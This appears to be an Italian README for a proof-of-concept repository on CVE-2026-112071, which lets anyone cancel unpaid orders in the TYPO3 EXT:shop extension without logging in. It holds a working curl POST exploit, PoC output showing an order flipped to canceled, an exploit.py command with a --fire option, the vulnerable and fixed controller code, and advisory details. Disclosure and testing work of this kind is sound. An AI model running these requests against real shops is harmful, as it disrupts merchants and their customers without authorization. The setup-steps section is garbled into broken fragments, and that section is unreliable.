 yuwkaaa/cve-2026-112071
cancellazione non autenticata degli ordini in TYPO3 EXT:shop


Qualsiasi visitatore può cancellare ordini non pagati in un negozio TYPO3. cancelAction() prende l'id
dell'ordine dalla richiesta e non verifica mai chi sta chiamando. Gli id degli ordini sono sequenziali,
quindi ogni ordine in sospeso è raggiungibile. Nessun account, nessuna sessione, una sola POST.
| CVE | CVE-2026-112071 |
| Advisory | TYPO3-EXT-SA-2026-036, 2026-10-20 |
| Pacchetto | codingms/shop "TYPO3 Shop by coding.ms", 10.182 installazioni |
| Affected | < 4.9.4 · 5.0.0 – 5.21.0 · 6.0.0 – 6.2.0 |
| Corretto in | 4.9.4 · 5.21.1 · 6.3.0 |
| CWE | CWE-862, Missing Authorization |
| CVSS 4.0 | 6.9 Medio, secondo la valutazione di TYPO3 |
| CVSS 3.1 | 7.5 Alto, AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:H/A:N |
| Testato su | TYPO3 13.4.34, PHP 8.4, shop 6.2.0 |
| Credito | Nguyen Le Thanh Nam |
Seconda CVE nello stesso advisory: CVE-2026-113468, falsificazione del callback PayPal nello stesso controller.
Classes/Controller/BasketOrderController.php:1053, versione 6.2.0:
if ($this->request->hasArgument('basketOrder')) {
    $basketOrderUid = (int)$this->request->getArgument('basketOrder');
    /** @var BasketOrder $basketOrder */
    $basketOrder = $this->basketOrderRepository->findByIdentifier($basketOrderUid);
    if ($basketOrder instanceof BasketOrder) {
        // But only if it's in state "prepared"
        if ($basketOrder->getStatus() === 'prepared') {
            $basketOrder->setStatus('canceled');
            $basketOrder->setCanceledDate(new \DateTime());
            $this->basketOrderRepository->update($basketOrder);
cancel è registrata come azione di plugin pubblica in ext_localconf.php:62, quindi l'azione è raggiungibile da chiunque. L'uid è un cast (int), quindi qui non c'è SQL injection. Ciò che manca è un controllo di proprietà. Il diritto elseif subito sotto gestisce il caso corretto, annullando l'ordine contenuto nella sessione del chiamante stesso.
Due condizioni lo delimitano: l'ordine di destinazione deve trovarsi nello stato prepared, e la pagina deve avere il plugin BasketOrder.
curl -X POST 'http://127.0.0.1:8081/' \
  --data 'tx_shop_basketorder[action]=cancel' \
  --data 'tx_shop_basketorder[controller]=BasketOrder' \
  --data 'tx_shop_basketorder[basketOrder]=1'
[poc] BEFORE
+-----+----------+---------------+
| uid | status   | canceled_date |
+-----+----------+---------------+
|   1 | prepared |             0 |
|   2 | paid     |             0 |
+-----+----------+---------------+


[poc] ATTACK  anonymous POST, no Cookie, no session, no FE/BE user  -> order 1
        HTTP 200   order 1 status: prepared -> canceled
[poc]   FIRED  an unauthenticated request cancelled the order
Controlli della stessa esecuzione: l'ordine 2 è paid e rimane invariato, l'eliminazione dell'argomento basketOrder non cambia nulla, e l'installazione non ha utenti frontend e zero sessioni aperte. Output completo in poc-transcript.txt.
GET restituisce 404, perché TYPO3 lo rifiuta con un cHash vuoto. I parametri POST non fanno parte dell'hash della cache, quindi cHash non copre questo caso.
exploit.py invia la stessa richiesta verso un host di tua proprietà. Per impostazione predefinita è un dry run:
python3 exploit.py http://shop.example/checkout --order 42 --fire
La risposta è HTTP 200 indipendentemente dal fatto che l'ordine sia stato spostato. Confermalo nel backend.

get.typo3.org/13/tar.gz, senza necessità di Composer.shop dall'artefatto Packagist rilasciato, più codingms/additional-tca e
codingms/modules.EXT:shop/Configuration/TypoScript/ nel template radice.shop_basketorder su una pagina.tx_shop_domain_model_basketorder con status = 'prepared'.php -S, con PHP intl caricato.Salta il passaggio 3 e ogni richiesta restituisce 404, il che fa sembrare che il sito non sia vulnerabile.
6.3.0 vincola l'uid alla sessione del chiamante:
$this->restoreSession();
$sessionBasketOrderUid = (int)($this->session['basketOrder'] ?? 0);
if ($sessionBasketOrderUid > 0 && $sessionBasketOrderUid === $basketOrderUid) {
orderAction() presentava lo stesso schema ed è raggiungibile dai callback di pagamento in cui non esiste alcun cookie di sessione, quindi ha ricevuto BasketOrderHmacService, che firma l'uid con il sito encryptionKey. Diff completo in
fix-6.2.0-to-6.3.0.diff, ricavato dall'artefatto 6.3.0 rilasciato. Tale patch è stata solo letta; il PoC non è stato rieseguito su di essa.
Segnalato a [email protected]. Versioni corrette da Thomas Deuling (coding.ms), advisory di Torben Hansen (TYPO3 Security Team).
Per sistemi di test di tua proprietà o per i quali sei autorizzato a eseguire test.







